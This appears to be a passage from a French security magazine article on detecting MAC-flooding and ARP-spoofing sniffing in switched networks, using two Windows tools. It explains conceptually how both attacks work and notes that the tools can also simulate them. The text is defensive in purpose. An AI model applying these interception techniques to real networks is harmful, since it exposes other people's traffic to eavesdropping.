
Le côté expéditeur et destinataire sont présentés sur les Figures 17 et 18.

Défauts et problèmes

Les protocoles de la famille TCP/IP ont plusieurs faiblesses et leur utilisation habile peut poser un gros problème comme dans le cas, par exemple d'une divulgation de différentes informations importantes et confidentielles. La protection contre ce type de danger est assez difficile. Le filtrage des paquets n'est efficace que dans le cadre de la première méthode, de dissimulation de données, décrite, à savoir : la manipulation des champs redondants dans les en-têtes de protocoles. En ce qui concerne la méthode des données cachées dans les champs obligatoires, cette solution n'est pas suffisante. ■

Détection du sniffing dans les réseaux commutés

Daniel Kaczorowski, Maciej Szmit



L'écoute dans les réseaux commutés est effectuée principalement à l'aide de deux méthodes : MAC-flooding et ARP-spoofing. Pourtant – contrairement au sniffing classique dans les réseaux construits sur la base des concentrateurs – ces deux types d'attaques sont des attaques actives. La détection n'est généralement pas facile, mais possible.

Contrairement au concentrateur (*hub*), le commutateur (*switch*) transfère les trames seulement entre les ports appropriés – ceux auxquels sont connectés respectivement l'expéditeur et le destinataire du message. Les décisions concernant l'envoi du message arrivant vers les ports appropriés sont prises à partir de la table d'adresses matérielles stockée dans la mémoire du commutateur liées aux numéros de ses ports. Le commutateur pendant son fonctionnement apprend (à partir de l'adresse de l'expéditeur se trouvant dans les trames qui y parviennent) les adresses matérielles des périphériques connectés aux ports spécifiques.

Vu ce mode de fonctionnement du commutateur, les méthodes d'écoute traditionnelles ne peuvent pas être exploitées dans les réseaux commutés – les trames ne parviennent pas aux autres utilisateurs. Deux autres méthodes sont utilisées : *MAC-flooding* et *ARP-spoofing*. Chaque administrateur rencontrera, tôt ou tard, des pirates adolescents (de l'anglais *script kiddie*,) qui tenteront d'intercepter le trafic réseau à l'aide de ces méthodes (cf. l'Encadré *MAC-flooding* et *ARP-spoofing*). Mais cette écoute peut être détectée. Voyons comment le faire

– nous allons commencer par un exemple plus simple, c'est-à-dire *MAC-flooding*.

Attention – inondation !

MAC-Flooding consiste à inonder le réseau par des trames avec des fausses adresses. En général, ces trames sont envoyées par l'intrus à une adresse de diffusion ou à une adresse qui n'existe pas dans le réseau. Ces trames parviendront à notre carte dans les deux cas – que l'attaque soit réussie ou non (si l'assaillant les adresse à notre voisin, elles ne parviendront à notre machine qu'au cas où l'attaque sur le commutateur a réussi). Alors, si les trames

Cet article explique...

- comment les intrus effectuent l'écoute dans les réseaux commutés,
- comment détecter le sniffing dans les systèmes Windows.

Ce qu'il faut savoir...

- les notions de base de la programmation en C pour Windows.

MAC-flooding et ARP-spoofing

Pendant quelque temps après la mise en marche ou la réinitialisation d'un commutateur, les trames sont envoyées vers tous les ports (de même que dans le cas d'un concentrateur). Ensuite, quand le commutateur aura mémorisé tous les liens des adresses physiques aux ports, les trames ne parviendront qu'au port lié à l'adresse appropriée. Quand nous branchons un périphérique sur un autre port, il ne recevra pas les trames jusqu'à ce qu'il envoie une information au *switch* qui se rendra alors compte qu'il est branché sur un autre port.

MAC-flooding consiste à inonder le commutateur d'un grand nombre de trames ayant les adresses sources MAC inexistantes dans le réseau afin de saturer la mémoire destinée à l'affectation des adresses aux ports spécifiques. Le commutateur inondé commence à se comporter comme un concentrateur ordinaire – il envoie les trames obtenues vers tous ses ports. Cette méthode n'est efficace que dans le cas des commutateurs les moins chers, dans lesquels la mémoire destinée à résoudre une adresse MAC en un numéro de port est assez petite et commune à tous les ports.

ARP-spoofing est une méthode plus efficace car elle n'attaque pas le commutateur, mais la victime qui envoie les informations à une fausse adresse physique. Cette attaque consiste à se faire passer pour l'un des ordinateurs du réseau local (souvent, pour des raisons évidentes, pour une passerelle Internet) par l'envoi de fausses trames *ARP-Reply* contenant les correspondances falsifiées (c'est-à-dire l'affectation des adresses IP aux adresses MAC) indiquant que la nouvelle adresse MAC correspondant à l'adresse IP est celle de la machine de l'assaillant. Ainsi, tout ce qui était destiné à la passerelle est envoyé vers l'intrus qui – pour que l'attaque reste inaperçue – doit envoyer les paquets reçus à la vraie passerelle.

L'attention est attirée sur le fait que les correspondances ARP stockées dans la mémoire cache (*ARP-cache*) du commutateur sont mises à jour par le système même dans le cas où ce dernier reçoit un paquet *ARP-reply*. Cette situation a lieu même si le commutateur n'a pas envoyé de requête *ARP-request*. Cela facilite beaucoup la tâche aux pirates.

réceptionnées par notre carte ont l'adresse d'un expéditeur qui n'existe pas dans notre réseau, cela signifie que quelqu'un essaie d'inonder (en anglais *flood*) le commutateur. Il ne nous reste qu'à vérifier quelles adresses MAC sont réellement présentes dans notre réseau.

Il se peut qu'une trame adressée à un ordinateur inconnu par le commutateur apparaisse – dans ce cas, le commutateur se comporte comme un concentrateur ordinaire et envoie cette trame à tous ses ports. Une telle situation ne doit pas avoir lieu – avant d'envoyer une trame à un ordinateur, il faut demander son adresse physique (dans le cas des piles TCP/IP à l'aide de d'une requête de diffusion *ARP-request*), et celui-ci répond par la trame *ARP-reply* appropriée à partir de laquelle le commutateur déduit la localisation de l'ordinateur portant cette adresse MAC. Donc, si notre interface réseau reçoit une trame (et pire encore – plusieurs trames) qui ne nous est

pas destinée, nous pouvons supposer que notre commutateur est inondé, ce qui veut dire que nous avons à faire à une attaque réussie de type *MAC-Flooding*.

Pour détecter une attaque effectuée par la méthode *MAC-flooding*, il faut analyser toutes les trames qui parviennent à notre carte réseau. Au réseau commuté, qui n'est pas l'objectif des attaques, arrivent les trames de diffusion (*broadcast*), de groupe (*multicast*) et les trames adressées à notre machine. L'administrateur doit préparer une liste des adresses physiques des ordinateurs dans son réseau, ou utiliser un programme spécial demandant (à l'aide du protocole ARP) à toutes les adresses IP du réseau local leurs adresses physiques, et ensuite, analyser le trafic parvenant à sa carte.

Pour détecter *MAC-flooding*, nous allons utiliser le programme *MACManipulator* (disponible sur le CD joint au magazine), un outil gratuit pour l'environnement Windows. *MACManipula-*

tor permet d'effectuer une simulation de l'attaque de type *MAC-flooding*. – chacun peut tester si les commutateurs qu'il utilise sont vulnérables à ce type d'agression. Pour pouvoir exploiter cet outil, la bibliothèque *WinPcap* doit être installée (cf. l'Encadré *Sur Internet*) – sur le CD, vous trouverez la version 3.0 de celle-ci. Pour effectuer un test détectant l'attaque, il faut choisir le sous-programme *AntyMACflooding*. La fenêtre principale du sous-programme est présentée sur la Figure 1.

Au début du test, il faut choisir la carte réseau (si l'ordinateur en possède plusieurs) via laquelle l'analyse sera effectuée. Pour ce faire, nous sélectionnons l'un des champs de la liste contenant les identifiants de toutes les interfaces réseaux disponibles dans le système. L'utilisateur a aussi la possibilité de déterminer la durée de collection des données (c'est-à-dire des adresses physiques MAC) à partir des ordinateurs présents dans le réseau et le temps d'analyse des trames réceptionnées par la carte – la durée de test plus longue améliore la précision de l'outil.

Une fois les informations sur les adresses physiques collectées, le programme commence à intercepter et analyser les trames entrantes. Après le temps déterminé précédemment, il affiche les statistiques. Les trames réceptionnées sont rangées en groupes appropriés :

- les trames de diffusion (*broadcast*),
- les trames de groupe (*multicast*),
- les trames adressées à une carte réseau concrète,
- les trames adressées aux autres utilisateurs.

Les trames ayant une adresse physique qui n'appartient à aucun ordinateur trouvé dans le réseau (celles qui sont suspectées d'avoir pour but d'inonder le commutateur) sont mises en évidence (couleur rouge). Le programme n'avertit pas l'utilisateur, mais les statistiques peuvent être très inquiétantes (comme celle




Figure 1. La fenêtre principale du sous-programme AntyMACflooding




Figure 2. Le résultat de l'analyse du programme AntyMACflooding

sur la Figure 2) – environ la moitié des trames interceptées ont été envoyées à partir d'adresses physiques MAC inconnues.

Bien sûr, il peut arriver que pendant l'écoute, de nouveaux ordinateurs se sont joints au réseau, ou bien il existe des machines utilisant une autre pile de protocoles – par exemple IPX/SPX, qui n'ont pas répondu aux requêtes ARP

et envoient des trames inconnues ne pouvant pas être identifiées par notre programme. Mais c'est un outil pour les administrateurs qui, quand

même, doivent savoir tout sur leurs réseaux.

MAC-flooding est une technique très facile à détecter. Quant à ARP-spoofing – ce type d'attaque est un peu plus compliquée et nécessite d'autres méthodes de détection. Voyons comment détecter cette attaque dans un réseau basé sur les systèmes Windows.

Quand deux disent être le même – ARP-spoofing

L'attaque ARP-spoofing est une attaque très efficace et cela pas seulement dans le cas de commutateurs (cf. l'Encadré MAC-flooding et ARP-spoofing). Elle contraint la victime à envoyer ses données là où celles-ci ne devraient jamais parvenir – même si le réseau est commuté et indépendamment du nombre de périphériques réseau traversés. De plus, les concepteurs du système d'exploitation Windows, ont implémenté ARP de façon à rendre l'attaque plus facile :

- chaque réponse ARP-reply arrivant change les inscriptions dans la table locale ARP (peu importe si l'ordinateur auquel celle-ci parvient le demandait),
- même les inscriptions effectuées dans la table de correspondances ARP (ARP-cache) manuellement par l'administrateur restent statiques jusqu'au moment où un paquet ARP-reply apparaît.

Admettons que nous disposons de la liste des adresses physiques dans notre réseau, mais nous n'avons pas de temps pour vérifier si l'une d'elles n'a pas changé (le programme sous Linux *arpwatch* ou un système de détection des intrus approprié peuvent le faire pour nous). L'unique

Sur Internet

- <http://www.kis.p.lodz.pl/~mszmit/zasoby.html> – le paquet d'outils pour le sniffing,
- <http://winpcap.polito.it/install/default.htm> – la bibliothèque WinPcap.

chose que nous pouvons faire est de demander à tous les ordinateurs de notre réseau leurs adresses MAC et vérifier si à l'une des requêtes deux réponses sont arrivées. Bien sûr, si le pirate se faisant passer pour l'un des périphériques l'arrête (p. ex. à l'aide d'une attaque DoS ou physiquement – en coupant l'alimentation), l'attaque ne pourra pas être détectée.

Pour effectuer l'analyse, utilisons *ARPanalyzer*, l'outil gratuit pour Windows (disponible aussi sur le CD joint au magazine). *ARPanalyzer* effectue également la simulation des attaques de type *ARP-spoofing* (il est impossible de l'utiliser dans la pratique ; pour ce faire, il est d'habitude nécessaire de rediriger les trames interceptées vers le vrai destinataire). La fenêtre principale du programme *ARPanalyzer* est présentée sur la Figure 3.

La vérification des réseaux LAN afin de détecter les utilisateurs se faisant passer pour d'autres utilisateurs peut être effectuée dans le programme *ARPanalyzer* à l'aide de trois tests.

Le premier d'entre eux – *quiz from my address* – consiste à effectuer la requête (à travers le protocole ARP) sur l'adresse physique à l'aide de notre propre adresse MAC. L'attaque sera détectée, si l'assaillant a choisi notre ordinateur pour victime. Dans ce cas, nous essayons de demander (en nous servant de notre propre adresse en tant qu'adresse de l'expéditeur), par exemple, l'adresse de la passerelle Internet et nous attendons l'arrivée des réponses – s'il y en a plus d'une, l'attaque *ARP-spoofing* a eu lieu.

Le deuxième profite du fait que d'habitude l'intrus ne choisit pas comme objectif de l'attaque l'ordinateur de l'administrateur. C'est pourquoi, une bonne idée est de se faire passer pour une victime potentielle de l'attaque (l'option d'*ARP-spoofing*), cela veut dire, de falsifier notre propre requête *ARP-request*. Évidemment, le commutateur (à moins que nous ayons un réseau commuté) apprendra très vite que




Figure 3. La fenêtre principale du programme *ARPanalyzer*




Figure 4. Le résultat de l'exécution du programme *ARPanalyzer*



c'est à notre port qu'il faut adresser tout le trafic destiné à la victime. À la suite de cette manipulation, la victime sera déconnectée du réseau – naturellement, seulement jusqu'au moment où celle-ci enverra dans le réseau quelque chose qui permettra au commutateur de mémoriser sa localisation. Dans le pire des cas (quand la victime effectue une transmission importante des données), il peut arriver que la fausse réponse de l'assaillant que nous avons provoquée ne parvienne pas à notre ordinateur, mais à la vraie victime. Il n'existe pas de méthode simple pour y remédier, mais la plus efficace consiste à débrancher la victime potentielle du réseau pendant les tests. Il est préférable de le faire (le test ne dure que quelques secondes, et l'utilisateur ne s'en apercevra même pas), si non, nous pouvons nous attendre à un coup de téléphone de la part d'un utilisateur inquiet par une information disant que le *Système a détecté un conflit d'adresses*.

Par contre, si nous ne savons pas qui et pour quel ordinateur il faut se faire passer, l'unique possibilité est de demander tout le réseau sur notre propre adresse (demande de résoudre toutes les adresses IP du réseau local entier).

Après avoir démarré le programme et choisi la carte réseau à examiner, cliquez sur le bouton *Check*. Comme résultat de chaque test, on obtient un message informant sur le nombre de réponses obtenues à notre requête.

Si le résultat ressemble à celui présenté sur la Figure 4, nous pouvons être sûrs que notre réseau a été attaqué par un intrus. Si le programme n'annonce aucune réponse double, il est probable que notre réseau est protégé. Mais il se peut que l'intrus exploite une technique que nous ne sommes pas capables de détecter.

Conclusion

Il est plus difficile de détecter les tentatives de sniffing dans les systèmes Windows que dans les systèmes de la famille *NIX. À moins que

